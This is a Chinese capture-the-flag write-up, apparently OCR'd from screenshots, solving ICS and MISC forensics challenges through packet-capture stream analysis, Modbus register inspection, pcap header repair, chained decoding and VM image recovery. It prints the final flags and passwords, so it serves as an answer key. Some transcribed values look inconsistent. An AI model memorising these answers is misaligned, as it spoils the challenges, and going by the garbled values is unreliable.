
ICS

F | carefulguy |

> 题目说明

题目附件：

解题思路



Wireshark · 追踪 TCP 流 (tcp.stream eq 24) · carefulguy.pcapng

```
W.\................%...
..........'............
.MAIN.QPG..7.................................'......W..................%...
..........)............__is_a_flag..
8.................................)......W.t...................
..........*..........9.................................*....
```

3 客户端 分组, 3 服务器 分组, 5 turn(s).


整个对话 (286 bytes)

Show data as ASCII

流 24

查找:

逐条跟一下tcp,直到tcp.stream eq 24，发现如上字段，这个忽略然后后面还有一部分获取之前的数据，拼接在一起，是16进制解码得到flag



○ JSON工具 ○ 时间戳 ○ 汉字转拼音 ○ 进制转换 ○ 序列化转换 ○ ASCII ○ 变量名 ● Hex/String ○ ARM/HEX

666c61677b703475733331357633727931 6e74337265737469633397d

□ 大写字母

flag{p4us315v3ry1nt3restic9}


F | xyp07 |

> 题目说明

题目附件：

解题思路

压缩包下载下来被加密了，发现



2022-04-13T05_45_39.722495+00_00xyp07.zip (评估版本)

2022-04-13T05_45_39.722495+00_00xyp07.zip - ZIP 压缩文件, 解包大小为 801,531 字节

名称	大小	压缩后大小	类型
..			文件夹
xyp07.pcap *	801,531	573,589	Wireshark cap


Vm0weGQxRXlTWGxVV0d4VlYwZFNVRlpyV25kWlZsSllZMFZrVmxKdVFsaFdNalZMWWtkSlIxTnFSbGhYU0VKNlZsWmFWMVpWTVVWaGVqQTk=

总计 801,531 字节(1 个文件)

存在一个base64，盲猜密码


多次解密得到Xyp77&7&77

跟踪TCP找到



iPE=e>we,9:=[]RnBjf<7_8Cw1b

为base91编码



Base91编码/解码

iPE=e>we,9:=[]RnBjf<7_8Cw1b

welcome_S7_world_xyp07

解码得到flag

welcome_S7_world_xyp07


F | easyice |

> 题目说明

题目附件

解题思路

直接追踪tcp流就能直接找到flag



```
|.....h.....k.........U_~.....h...
.k.........U.......h.....k.........U.......h.....h.....k.........U@......h.....
............h.....y.
.............h"....}.
..........flag{e45y_1eci04}h.....{.
...........h.....{.
...........h.....h.C...h.....g..........
....h.....g..........
....h.....g........(.
....h.....g..........
....h... .g........s.
....h...".g..........
....h...$.g..........
....h...&.g........9.
....h...(.h...(.g..........
....h...*.g........Q.
....h.....g..........
```

分组 585. 160 客户端 分组, 0 服务器 分组, 0 turn(s). 点击选择.

192.168.183.1:62227 → 192.168.183.157:2404 (3299 bytes)

Show data as ASCII

flag{e45y_1eci04}

F | 移动的黑客 |

> 题目说明
>
> Monkey是一家汽修厂的老板，日常喜欢改装车，但由于发动机的转速有上限，发动机最多能接受10000转/分钟的转速，Monkey在最新一次对发动机转速进行测试时发生了故障，机械师阿张排查时测试期间，有一些异常的流量，请根据阿张捕获的流量包分析发动机的转速达到了多少转才出现的故障,flag为flag{data+包号}

题目附件


解题思路

Monkey是一家汽修厂的老板，日常喜欢改装车，但由于发动机的转速有上限，发动机最多能接受10000转/分钟的转速，Monkey在最新一次对发动机转速进行测试时发生了故障，机械师阿张排查时测试期间，有一些异常的流量，请根据阿张捕获的流量包分析发动机的转速达到了多少转才出现的故障,flag为flag{data+包号}

题目下载后无法打开文件，丢online修复发现内容出错，丢hex检查文件发现头被改了，将FF FF FF FF改为0A 0D 0D 3C 完成修复，随后打开流量包，根据题意找到最新出故障的包

因为这里的data是16进制所以要转10进制2766 = 10086

flag{data+包号}



```
tcp.stream eq 459
No.   Time        Source       Destination  Protocol    Length Frame Info
68150 849.223555  10.0.43.110  10.0.7.148   TCP         74 ✓  40803 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1915653186 TSecr=0 WS=128
68151 849.223562  10.0.43.110  10.0.7.148   TCP         74 ✓  [TCP Out-Of-Order] 40803 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1915653186 TSecr=0 WS=128
68152 849.223656  10.0.7.148   10.0.43.110  TCP         66 ✓  502 → 40803 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
68153 849.223658  10.0.7.148   10.0.43.110  TCP         66 ✓  [TCP Out-Of-Order] 502 → 40803 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
68154 849.223799  10.0.43.110  10.0.7.148   TCP         60 ✓  40803 → 502 [ACK] Seq=1 Ack=1 Win=64256 Len=0
68155 849.223800  10.0.43.110  10.0.7.148   TCP         60 ✓  [TCP Dup ACK 68154#1] 40803 → 502 [ACK] Seq=1 Ack=1 Win=64256 Len=0
68156 849.225558  10.0.43.110  10.0.7.148   Modbus/TCP  66 ✓     Query: Trans:     0; Unit:   1, Func:   6: Write Single Register
68157 849.225564  10.0.43.110  10.0.7.148   TCP         66 ✓  [TCP Retransmission] 40803 → 502 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=12
68158 849.229858  10.0.7.148   10.0.43.110  Modbus/TCP  66 ✓  Response: Trans:     0; Unit:   1, Func:   6: Write Single Register
68159 849.229874  10.0.7.148   10.0.43.110  TCP         66 ✓  [TCP Retransmission] 502 → 40803 [PSH, ACK] Seq=1 Ack=13 Win=1051136 Len=12
68160 849.230210  10.0.43.110  10.0.7.148   TCP         60 ✓  40803 → 502 [ACK] Seq=13 Ack=13 Win=64256 Len=0
68161 849.230222  10.0.43.110  10.0.7.148   TCP         60 ✓  [TCP Dup ACK 68160#1] 40803 → 502 [ACK] Seq=13 Ack=13 Win=64256 Len=0
68162 849.232107  10.0.43.110  10.0.7.148   TCP         60 ✓  40803 → 502 [FIN, ACK] Seq=13 Ack=13 Win=64256 Len=0
68163 849.232113  10.0.43.110  10.0.7.148   TCP         60 ✓  [TCP Out-Of-Order] 40803 → 502 [FIN, ACK] Seq=13 Ack=13 Win=64256 Len=0
68164 849.232192  10.0.7.148   10.0.43.110  TCP         54 ✓  502 → 40803 [ACK] Seq=13 Ack=14 Win=1051136 Len=0
68165 849.232195  10.0.7.148   10.0.43.110  TCP         54 ✓  [TCP Dup ACK 68164#1] 502 → 40803 [ACK] Seq=13 Ack=14 Win=1051136 Len=0
68166 849.232232  10.0.7.148   10.0.43.110  TCP         54 ✓  502 → 40803 [FIN, ACK] Seq=13 Ack=14 Win=1051136 Len=0
68167 849.232237  10.0.7.148   10.0.43.110  TCP         54 ✓  [TCP Out-Of-Order] 502 → 40803 [FIN, ACK] Seq=13 Ack=14 Win=1051136 Len=0
68168 849.232335  10.0.43.110  10.0.7.148   TCP         60 ✓  40803 → 502 [ACK] Seq=14 Ack=14 Win=64256 Len=0
68169 849.232337  10.0.43.110  10.0.7.148   TCP         60 ✓  [TCP Dup ACK 68168#1] 40803 → 502 [ACK] Seq=14 Ack=14 Win=64256 Len=0
```

```
      [Bytes sent since last PSH flag: 12]
  ⌄ [Timestamps]
      [Time since first frame in this TCP stream: 0.002003000 seconds]
      [Time since previous frame in this TCP stream: 0.001758000 seconds]
    TCP payload (12 bytes)
    [PDU Size: 12]
⌄ Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 1
⌄ Modbus
    .000 0110 = Function Code: Write Single Register (6)
    Reference Number: 1
    Data: 2766
```

```
0000  90 0f 0c a6 fa 23 90 0f  0c a6 fa 23 08 00 45 00   ·····#·· ···#··E·
0010  00 34 91 de 40 00 40 06  61 e4 0a 00 2b 6e 0a 00   ·4··@·@· a···+n··
0020  07 94 9f 63 01 f6 91 30  83 30 40 f3 12 a7 50 18   ···c···0 ·0@···P·
0030  01 f6 35 01 00 00 00 00  00 00 00 06 01 06 00 01   ··5····· ········
0040  27 66                                              'f
```

flag{1008668156}

MISC

F | 玩坏得winxp |

> 题目说明

题目附件：

解题思路

下载完虚拟机打开报错

百度搜到 ：txt打开 vmx文件

加入scsi0:0.fileName = ” vmdk文件路径”


打开会提示选择vmdk文件位置 选择后

不会报错 直接进去

打开以后 有个文件夹 隐藏文件meiren.png

binwalk分离 再分离

提示 密码在带围脖的软件里



41E7.zip


名称 | 压缩后大小
something.png* | 14,449

密码容易忘，所以就放在某个戴围脖的软件上了

得到图片 f1ag.png

flag?
Not here!

压缩包 41Z7.ZIP



10.30.7.1:8000/login.html?qq=1272045963


连接超时

10.30.7.1 的服务器响应时间过长。


- 此站点暂时不可用或者太忙。请稍后再试。

火狐打不开 下载 一个xp安装包覆盖安装 打开看收藏夹

看到一个QQ 搜索进空间




Harry：
dc45445a8a099e63fbb9b8480d57723a
2022-03-17 10:49:06



